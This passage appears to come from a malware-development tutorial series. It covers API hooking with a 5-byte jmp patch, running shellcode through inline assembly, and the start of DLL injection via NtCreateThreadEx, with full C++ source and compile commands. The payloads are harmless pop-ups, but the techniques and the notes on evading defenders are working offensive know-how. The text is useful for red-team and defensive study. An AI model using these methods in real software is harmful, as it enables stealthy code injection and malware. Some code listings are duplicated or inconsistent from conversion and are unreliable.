19. windows API hooking. Simple C++ example.



what is API hooking?

API hooking is a technique by which we can instrument and modify the behaviour and flow of API calls. This technique is also used by many AV solutions to detect if code is malicious.

example 1

Before hooking windows API functions I will consider the case of how to do this with an exported function from a DLL.

For example we have DLL with this logic (`pet.cpp`):

```
/*
pet.dll - DLL example for basic hooking
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,
DWORD ul_reason_for_call, LPVOID lpReserved) {
```

```

switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
        break;
    case DLL_PROCESS_DETACH:
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
}
return TRUE;
}

extern "C" {
__declspec(dllexport) int __cdecl Cat(LPCTSTR say) {
    MessageBox(NULL, say, "=^..^=", MB_OK);
    return 1;
}
}

extern "C" {
__declspec(dllexport) int __cdecl Mouse(LPCTSTR say) {
    MessageBox(NULL, say, "<:3()~~", MB_OK);
    return 1;
}
}

extern "C" {
__declspec(dllexport) int __cdecl Frog(LPCTSTR say) {
    MessageBox(NULL, say, "8)~", MB_OK);
    return 1;
}
}


extern "C" {
__declspec(dllexport) int __cdecl Bird(LPCTSTR say) {
    MessageBox(NULL, say, "<(-)", MB_OK);
    return 1;
}
}

```

As you can see this DLL have simplest exported functions: `Cat`, `Mouse`, `Frog`, `Bird` with one param `say`. As you can see the logic of this functions is simplest, just pop-up message with title.

Let's go to compile it:

```
x86_64-w64-mingw32-gcc -shared -o pet.dll pet.cpp -fpermissive
```



```
File Actions Edit View Help
kali㉿kali:~/pr...asic-ho...ing-1$ mv [kali@kali].asic-ho...ing-1 kali@kali:~$ kali@kali:~/pr...asic-ho...ing-1$ x86_64-w64-mingw32-gcc -shared -o pet.dll pet.cpp -fpermissive
kali@kali:~/pr...asic-ho...ing-1$ ls -lt
total 136
-rwxr-xr-x 1 kali kali 92874 Nov 30 17:59 pet.dll
-rwxr-xr-x 1 kali kali 15360 Nov 30 17:58 hooking.exe
-rw-r--r-- 1 kali kali 1999 Nov 30 17:58 hooking.cpp
-rwxr-xr-x 1 kali kali 14212 Nov 30 17:58 main.cpp
-rw-r--r-- 1 kali kali 586 Nov 30 17:52 cat.cpp
-rw-r--r-- 1 kali kali 900 Nov 30 17:51 pet.cpp
kali@kali:~/pr...asic-ho...ing-1$
```

and then, create a simple code to validate this DLL (`cat.cpp`):

```
#include <windows.h>

typedef int (_cdecl *CatProc)(LPCTSTR say);
typedef int (_cdecl *BirdProc)(LPCTSTR say);

int main(void) {
    HINSTANCE petDll;
    CatProc catFunc;
    BirdProc birdFunc;
    BOOL freeRes;

    petDll = LoadLibrary("pet.dll");

    if (petDll != NULL) {
        catFunc = (CatProc) GetProcAddress(petDll, "Cat");
        birdFunc = (BirdProc) GetProcAddress(petDll, "Bird");
        if ((catFunc != NULL) && (birdFunc != NULL)) {
            (catFunc) ("meow-meow");
            (catFunc) ("mmmmmeow");
            (birdFunc) ("tweet-tweet");
        }
        freeRes = FreeLibrary(petDll);
    }

    return 0;
}
```

Let's go to compile it:


```
x86_64-w64-mingw32-g++ -O2 cat.cpp -o cat.exe \
-mconsole -I/usr/share/mingw-w64/include/ -s \
-ffunction-sections -fdata-sections -Wno-write-strings \
-fno-exceptions -fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive
```


```

kali@kali:~/projects/cybersec_blog/2021-11-30-basic-hooking-1
File Actions Edit View Help
kali@kali:~/pr...asic-hooking-1 mc [kali@kali].asic-hooking-1 kali@kali~ kali@kali:~/pr...cybersec_blog
kali@kali:~/pr...asic-hooking-1 x86_64-w64-mingw32-gcc -shared -o pet.dll pet.cpp -fpermissive
kali@kali:~/pr...asic-hooking-1 ls -lt
total 136
-rwxr-xr-x 1 kali kali 92874 Nov 30 17:59 pet.dll
-rwxr--r-- 1 kali kali 15160 Nov 30 17:58 hooking.exe
-rwxr-xr-x 1 kali kali 14336 Nov 30 17:55 cat.exe
-rwxr--r-- 1 kali kali 15160 Nov 30 17:55 cat.cpp
-rwxr--r-- 1 kali kali 900 Nov 30 17:51 cat.h
kali@kali:~/pr...asic-hooking-1 x86_64-w64-mingw32-g++ -O2 cat.cpp -o cat.exe -mconsole -I/usr/s
hare/mingw-w64/include/-s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-lib
stdc++.asic-libgcc -fpermissive
kali@kali:~/pr...asic-hooking-1 ls -lt
total 136
-rwxr-xr-x 1 kali kali 14336 Nov 30 18:00 cat.exe
-rwxr--r-- 1 kali kali 15160 Nov 30 17:58 hooking.exe
-rwxr-xr-x 1 kali kali 1909 Nov 30 17:58 hooking.cpp
-rwxr--r-- 1 kali kali 586 Nov 30 17:52 cat.cpp
-rwxr--r-- 1 kali kali 900 Nov 30 17:51 cat.h
kali@kali:~/pr...asic-hooking-1

```

and run on Windows 7 x64:





and as you can see, everything works as expected.

Then, for example **Cat** function will be hooked in this scenario, but it could be any.

The workflow of this technique is as follows:

First, get memory address of the **Cat** function.

```

hooking.cpp

31 // hooking logic
32 void setMySuperHook() {
33     HINSTANCE hLib;
34     VOID *myFuncAddress;
35     DWORD *rOffset;
36     DWORD src;
37     DWORD dst;
38     CHAR patch[5] = {0};
39
40     // get memory address of function Cat
41     hLib = LoadLibraryA("pet.dll");
42     hookedAddress = GetProcAddress(hLib, "Cat");
43
44     // save the first 5 bytes into originalBytes (buffer)
45     ReadProcessMemory(GetCurrentProcess(), (LPCVOID) hookedAddress, originalBytes, 5, NULL);
46
47     // overwrite the first 5 bytes with a jump to myFunc
48     myFuncAddress = &myFunc;
49
50     // will jump from the next instruction (after our 5 byte jmp instruction)
51     src = (DWORD)hookedAddress + 5;

```

then, save the first 5 bytes of the **Cat** function. We will need this bytes:

```

Line Edit View Selection Find Taskbar Help
hooking.cpp
35     DWORD *rOffset;
36     DWORD src;
37     DWORD dst;
38     CHAR patch[5] = {0};
39
40     // get memory address of function Cat
41     hLib = LoadLibraryA("pet.dll");
42     hookedAddress = GetProcAddress(hLib, "Cat");
43
44     // save the first 5 bytes into originalBytes (buffer)
45     ReadProcessMemory(GetCurrentProcess(), (LPCVOID) hookedAddress, originalBytes, 5, NULL);
46
47     // overwrite the first 5 bytes with a jump to myFunc
48     myFuncAddress = &myFunc;
49
50     // will jump from the next instruction (after our 5 byte jmp instruction)
51     src = (DWORD)hookedAddress + 5;
52     dst = (DWORD)myFuncAddress;
53     rOffset = (DWORD *) (dst - src);
54
55     // \xE9 - jump instruction

```

then, create a `myFunc` function that will be executed when the original `Cat` is called:

```

16 // we will jump to after the hook has been installed
17 int __stdcall myFunc(LPCSTR say) {
18     HINSTANCE petDll;
19     CatProc catFunc;
20
21     // unhook the function: rewrite original bytes
22     WriteProcessMemory(GetCurrentProcess(), (LPVOID)hookedAddress, originalBytes, 5, NULL);
23
24     // return to the original function and modify the text
25     petDll = LoadLibrary("pet.dll");
26     catFunc = (CatProc) GetProcAddress(petDll, "Cat");
27
28     return (catFunc) ("meow-squeak-tweet!!!");
29 }

```

overwrite 5 bytes with a jump to `myFunc`:

```

40     // get memory address of function Cat
41     hLib = LoadLibraryA("pet.dll");
42     hookedAddress = GetProcAddress(hLib, "Cat");
43
44     // save the first 5 bytes into originalBytes (buffer)
45     ReadProcessMemory(GetCurrentProcess(), (LPCVOID) hookedAddress, originalBytes, 5, NULL);
46
47     // overwrite the first 5 bytes with a jump to myFunc
48     myFuncAddress = &myFunc;
49
50     // will jump from the next instruction (after our 5 byte jmp instruction)
51     src = (DWORD)hookedAddress + 5;
52     dst = (DWORD)myFuncAddress;
53     rOffset = (DWORD *) (dst - src);
54
55     // \xE9 - jump instruction
56     memcpy(patch, "\xE9", 1);
57     memcpy(patch + 1, &rOffset, 4);
58
59     WriteProcessMemory(GetCurrentProcess(), (LPVOID)hookedAddress, patch, 5, NULL);
60

```

Then, create a “patch”:

```

40 // get memory address of function Cat
41 hLib = LoadLibraryA("pet.dll");
42 hookedAddress = GetProcAddress(hLib, "Cat");
43
44 // save the first 5 bytes into originalBytes (buffer)
45 ReadProcessMemory(GetCurrentProcess(), (LPCVOID) hookedAddress, originalBytes, 5, NULL);
46
47 // overwrite the first 5 bytes with a jump to myFunc
48 myFuncAddress = &myFunc;
49
50 // will jump from the next instruction (after our 5 byte jmp instruction)
51 src = (DWORD)hookedAddress + 5;
52 dst = (DWORD)myFuncAddress;
53 rOffset = (DWORD *)(&dst - &src);
54
55 // \xE9 - jump instruction
56 memcpy(patch, "\xE9", 1);
57 memcpy(patch + 1, &rOffset, 4);
58
59 WriteProcessMemory(GetCurrentProcess(), (LPVOID)hookedAddress, patch, 5, NULL);

```

in the next step, patch our **Cat** function (redirect **Cat** function to **myFunc**):

```

41 hLib = LoadLibraryA("pet.dll");
42 hookedAddress = GetProcAddress(hLib, "Cat");
43
44 // save the first 5 bytes into originalBytes (buffer)
45 ReadProcessMemory(GetCurrentProcess(), (LPCVOID) hookedAddress, originalBytes, 5, NULL);
46
47 // overwrite the first 5 bytes with a jump to myFunc
48 myFuncAddress = &myFunc;
49
50 // will jump from the next instruction (after our 5 byte jmp instruction)
51 src = (DWORD)hookedAddress + 5;
52 dst = (DWORD)myFuncAddress;
53 rOffset = (DWORD *)(&dst - &src);
54
55 // \xE9 - jump instruction
56 memcpy(patch, "\xE9", 1);
57 memcpy(patch + 1, &rOffset, 4);
58
59 WriteProcessMemory(GetCurrentProcess(), (LPVOID)hookedAddress, patch, 5, NULL);
60 }

```

So what have we done here? This trick is “*classic 5-byte hook*” technique. If we disassemble function:

```

example:      file format elf32-i386

Disassembly of section .text:
08049000 <_start>:
08049000: 31 c0          xor    eax,eax
08049002: 55              push   ebp
08049003: 89 e5          mov    ebp,esp
08049005: 50              push   eax
08049006: b8 b0 79 92 75  mov    eax,0x759279b0
0804900b: ff e0          jmp    eax
kali㉿kali ~ /projects/cybersec_blog/2021-11-30-basic-hooking-1

```

The highlighted 5 bytes is a fairly typical prologue found in many API functions. By overwriting these first 5 bytes with a **jmp** instruction, we are redirecting execution to our own defined function. We will save the original bytes so that they can be referenced later when we want to pass execution back to the hooked function.

So firstly, we call original **Cat** function, set our hook and call **Cat** again:

```
02 |
63 int main() {
64     HINSTANCE petDll;
65     CatProc catFunc;
66
67     petDll = LoadLibrary("pet.dll");
68     catFunc = (CatProc) GetProcAddress(petDll, "Cat");
69
70     // call original Cat function
71     (catFunc) ("meow-meow");
72
73     // install hook
74     setMySuperHook();
75
76     // call Cat function after install hook
77     (catFunc) ("meow-meow");
78
79 }
```

Full source code is:

```
/*
hooking.cpp
basic hooking example
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2021/11/30/basic-hooking-1.html
*/
#include <windows.h>

typedef int (_cdecl *CatProc)(LPCTSTR say);

// buffer for saving original bytes
char originalBytes[5];

FARPROC hookedAddress;

// we will jump to after the hook has been installed
int __stdcall myFunc(LPCTSTR say) {
    HINSTANCE petDll;
    CatProc catFunc;

    // unhook the function: rewrite original bytes
    WriteProcessMemory(GetCurrentProcess(),
        (LPVOID)hookedAddress,
        originalBytes, 5, NULL);

    // return to the original function and modify the text
```

```

petDll = LoadLibrary("pet.dll");
catFunc = (CatProc) GetProcAddress(petDll, "Cat");

    return (catFunc) ("meow-squeak-tweet!!!");
}

// hooking logic
void setMySuperHook() {
    HINSTANCE hLib;
    VOID *myFuncAddress;
    DWORD *rOffset;
    DWORD src;
    DWORD dst;
    CHAR patch[5] = {0};

    // get memory address of function Cat
    hLib = LoadLibraryA("pet.dll");
    hookedAddress = GetProcAddress(hLib, "Cat");

    // save the first 5 bytes into originalBytes (buffer)
    ReadProcessMemory(GetCurrentProcess(),
                      (LPCVOID) hookedAddress,
                      originalBytes, 5, NULL);

    // overwrite the first 5 bytes with a jump to myFunc
    myFuncAddress = &myFunc;

    // will jump from the next instruction
    // (after our 5 byte jmp instruction)
    src = (DWORD)hookedAddress + 5;
    dst = (DWORD)myFuncAddress;
    rOffset = (DWORD *) (dst - src);

    // \xE9 - jump instruction
    memcpy(patch, "\xE9", 1);
    memcpy(patch + 1, &rOffset, 4);

    WriteProcessMemory(GetCurrentProcess(),
                      (LPVOID)hookedAddress, patch,
                      5, NULL);
}

int main() {
    HINSTANCE petDll;

```

```

CatProc catFunc;

petDll = LoadLibrary("pet.dll");
catFunc = (CatProc) GetProcAddress(petDll, "Cat");

// call original Cat function
(catFunc) ("meow-meow");

// install hook
setMySuperHook();

// call Cat function after install hook
(catFunc) ("meow-meow");

}

```

Let's go to compile this:

```

x86_64-w64-mingw32-g++ -O2 hooking.cpp -o hooking.exe \
-mconsole -I/usr/share/mingw-w64/include/ -s \
-ffunction-sections -fdata-sections -Wno-write-strings \
-fno-exceptions -fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive

```

```

kali@kali:~/pr...asic-ho...ing-1$ mc [kali@kali].asic-ho...ing-1
kali@kali:~/pr...asic-ho...ing-1$ x86_64-w64-mingw32-g++ -O2 hooking.cpp -o hooking.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
hooking.cpp: In function 'void setMySuperHook()':
hooking.cpp:48:19: warning: invalid conversion from 'int (*)(LPCTSTR)' (aka 'int (*)(const char*)') to 'void*' [-fpermissive]
    48     myFuncAddress = myFunc;
                  ^
                  int (*)(LPCTSTR) (aka int (*)(const char*))
hooking.cpp:51:9: warning: cast from 'FARPROC' (aka 'long long int (*)()') to 'DWORD' (aka 'long unsigned int') loses precision [-fpermissive]
    51     src = (DWORD)hookedAddress + 5;
                  ^
                  src = (DWORD)hookedAddress + 5;
hooking.cpp:52:9: warning: cast from 'void*' to 'DWORD' (aka 'long unsigned int') loses precision [-fpermissive]
    52     dst = (DWORD)myFuncAddress;
                  ^
                  dst = (DWORD)myFuncAddress;
hooking.cpp:53:13: warning: cast to pointer from integer of different size [-Wint-to-pointer-cast]
    53     offset = (DWORD *)dst-size;
                  ^
                  offset = (DWORD *)dst-size;
kali@kali:~/pr...asic-ho...ing-1$ 


```

And see it in action (on Windows 7 x64 in this case):

```

.\hooking.exe

```



As you can see our hook is worked perfectly!! Cat goes meow-squeak-tweet!!! instead meow-meow!

example 2

Similarly, you can hook for example, a function WinExec from kernel32.dll (hooking2.cpp):

```
#include <windows.h>

// buffer for saving original bytes
char originalBytes[5];

FARPROC hookedAddress;

// we will jump to after the hook has been installed
int __stdcall myFunc(LPCSTR lpCmdLine, UINT uCmdShow) {

    // unhook the function: rewrite original bytes
    WriteProcessMemory(GetCurrentProcess(),
        (LPVOID)hookedAddress, originalBytes, 5, NULL);
```

```

// return to the original function and modify the text
    return WinExec("calc", uCmdShow);
}

// hooking logic
void setMySuperHook() {
    HINSTANCE hLib;
    VOID *myFuncAddress;
    DWORD *rOffset;
    DWORD src;
    DWORD dst;
    CHAR patch[5] = {0};

    // get memory address of function MessageBoxA
    hLib = LoadLibraryA("kernel32.dll");
    hookedAddress = GetProcAddress(hLib, "WinExec");

    // save the first 5 bytes into originalBytes (buffer)
    ReadProcessMemory(GetCurrentProcess(),
        (LPCVOID) hookedAddress, originalBytes, 5, NULL);

    // overwrite the first 5 bytes with a jump to myFunc
    myFuncAddress = &myFunc;

    // will jump from the next instruction
    // (after our 5 byte jmp instruction)
    src = (DWORD)hookedAddress + 5;
    dst = (DWORD)myFuncAddress;
    rOffset = (DWORD *) (dst - src);

    // \xE9 - jump instruction
    memcpy(patch, "\xE9", 1);
    memcpy(patch + 1, &rOffset, 4);

    WriteProcessMemory(GetCurrentProcess(),
        (LPVOID)hookedAddress, patch, 5, NULL);
}

int main() {

    // call original
    WinExec("notepad", SW_SHOWDEFAULT);

    // install hook
}

```

```

setMySuperHook();

// call after install hook
WinExec("notepad", SW_SHOWDEFAULT);

}

```

Let's go to compile:

```

x86_64-w64-mingw32-g++ -O2 hooking2.cpp -o hooking2.exe \
-mconsole -I/usr/share/mingw-w64/include/ -s \
-ffunction-sections -fdata-sections -Wno-write-strings \
-fno-exceptions -fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive

```

```

x86_64-w64-mingw32-g++ -O2 hooking2.cpp -o hooking2.exe \
-mconsole -I/usr/share/mingw-w64/include/ -s \
-ffunction-sections -fdata-sections -Wno-write-strings \
-fno-exceptions -fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive

```

Output of compilation errors:


```

kali@kali:~/pr...asic-ho...ing-1$ x86_64-w64-mingw32-g++ -O2 hooking2.cpp -o hooking2.exe -mconsole -I/usr/share/mingw-w64/include/ -s \ -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
hooking2.cpp:35:19: warning: invalid conversion from 'int (*)(LPCSTR, UINT)' {aka 'int (*)(const char*, unsigned int)'} to 'void*' [-fpermissive]
    35     myFuncAddress = myFunc;
                  ^~~~~~
hooking2.cpp:38:9: warning: cast from 'void*' to 'DWORD' {aka 'long unsigned int'} loses precision [-fpermissive]
    38     src = (DWORD)hookedAddress + 5;
          ^~~~~~
hooking2.cpp:39:9: warning: cast from 'void*' to 'DWORD' {aka 'long unsigned int'} loses precision [-fpermissive]
    39     dst = (DWORD)myFuncAddress;
          ^~~~~~
hooking2.cpp:40:13: warning: cast to pointer from integer of different size [-Wint-to-pointer-cast]
    40     rOffset = (DWORD)(dst - src);
          ^~~~~~
kali@kali:~/pr...asic-ho...ing-1$ ls -lt
total 156
-rwxr-xr-x 1 kali kali 15568 Nov 30 18:34 hooking2.exe
-rw-r--r-- 1 kali kali 1583 Nov 30 18:34 hooking2.cpp
-rwxr-xr-x 1 kali kali 15568 Nov 30 18:22 hooking.exe
-rwxr-xr-x 1 kali kali 14336 Nov 30 18:00 cat.exe
-rwxr-xr-x 1 kali kali 928 Nov 30 17:59 hooking.cpp
-rw-r--r-- 1 kali kali 589 Nov 30 17:58 cat.cpp
-rw-r--r-- 1 kali kali 908 Nov 30 17:51 pet.cpp
kali@kali:~/pr...asic-ho...ing-1$ 

```

and run:

```
.\hooking2.exe
```



So everything worked as expected.


Source code in Github

MessageBox

WinExec

Exporting from DLL using `__declspec`

20. run shellcode via inline ASM. Simple C++ example.



This is a very short section and it describes an example usage inline assembly for running shellcode in malware.

Let's take a look at example C++ source code of our malware:

```
/*
hack.cpp
code inject via inline ASM
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2021/12/03/inline-asm-1.html
*/
#include <windows.h>
#include <stdio.h>

int main() {
    printf("=^..^= meow-meow. You are hacked =^..^=\n");
    asm(".byte 0x90,0x90,0x90,0x90\n\t"
        "ret \n\t");
    return 0;
}
```

As you can see, the logic is simplest, I'm just adding 4 NOP instructions and printing `meow-meow` string before. I can easily find the shellcode in the debugger based on this `meow` string:

```

1  /*
2  hack.cpp
3  code inject via inline ASM
4  author: @cocomelonc
5  https://cocomelonc.github.io/tutorial/2021/12/03/inline-asm-1.html
6  */
7  #include <windows.h>
8  #include <stdio.h>
9
10 int main() {
11     printf("=^..^= meow-meow. You are hacked =^..^=\n");
12     asm(".byte 0x90,0x90,0x90,0x90\n\t"
13         "ret \n\t");
14     return 0;
15 }
16


```

Let's go to compile:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe \
-mconsole -fpermissive
```



And run in x64dbg (on Windows 7 x64 in my case):



As you can see, the highlighted instructions are my NOP instructions, so everything work perfectly as expected.

The reason why it's good to have this technique in your arsenal is because it

does not require you to allocate new RWX memory to copy your shellcode over to by using `VirtualAlloc` which is more popular and suspicious and which is more closely investigated by the blue teamers.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

[inline assembly](#)

[source code in Github](#)

21. DLL injection via undocumented NtCreateThreadEx. Simple C++ example.

```

File Edit View Bookmarks Settings Help
2021-12-06-malware-injection-9 :/evil -- Konsole
185     if (pid == 0) {
186         printf("PID not found :( exiting...\n");
187     } else {
188         printf("PID = %d\n", pid);
189     }
190     if (ph == NULL) {
191         printf("OpenProcess failed :( exiting...\n");
192         return -2;
193     }
194     // write payload to memory buffers
195     WriteProcessMemory(ph, rb, evilll, evillen, r1);
196     ntCTEx(&ht, 0xFFFF, NULL, ph, (LPTHREAD_START_ROUTINE)evil);
197     if (ht == NULL) {
198         CloseHandle(ph);
199         printf("CreateThreadHandle failed :( exiting...\n");
200         return -2;
201     } else {
202         printf("successfully inject via NtCreateThreadEx\n");
203     }
204     WaitForSingleObject(ht, INFINITE);
205     CloseHandle(ht);
206     CloseHandle(ph);
207 }
208 return 0;
209 }

NORMAL :/evil.cpp
:NERDTreeToggle

```

In the previous sections I wrote about classic DLL injection via `CreateRemoteThread`, via `SetWindowsHookEx`.

Today I'll consider another DLL injection technique. Its meaning is that we are using an undocumented function `NtCreateThreadEx`. So let's go to show how to inject malicious DLL into the remote process by leveraging a Win32API functions `VirtualAllocEx`, `WriteProcessMemory`, `WaitForSingleObject` and an officially undocumented Native API `NtCreateThreadEx`.

First of all, let's take a look at example C++ source code of our malicious DLL (`evil.c`):

```

/*
DLL example for DLL injection via NtCreateThreadEx
author: @cocomelonc
https://cocomelonc.github.io/pentest/2021/12/06/malware-injection-9.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

```

```

BOOL APIENTRY DllMain(HMODULE hModule,
DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
        MessageBox(
            NULL,
            "Meow-meow!",
            "=^..^=",
            MB_OK
        );
        break;
    case DLL_PROCESS_DETACH:
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    }
    return TRUE;
}

```

As usually, it's pretty simple. Just pop-up "Meow-meow!".

Let's go to compile our DLL:

```
x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c
```

```

(vulnexpipy) [zhas@parrot]~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9]
└─$ x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c
(vulnexpipy) [zhas@parrot]~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9]
└─$ ls -lt
total 284
-rwxr-xr-x 1 zhas zhas 92290 Dec  7 09:48 evil.dll
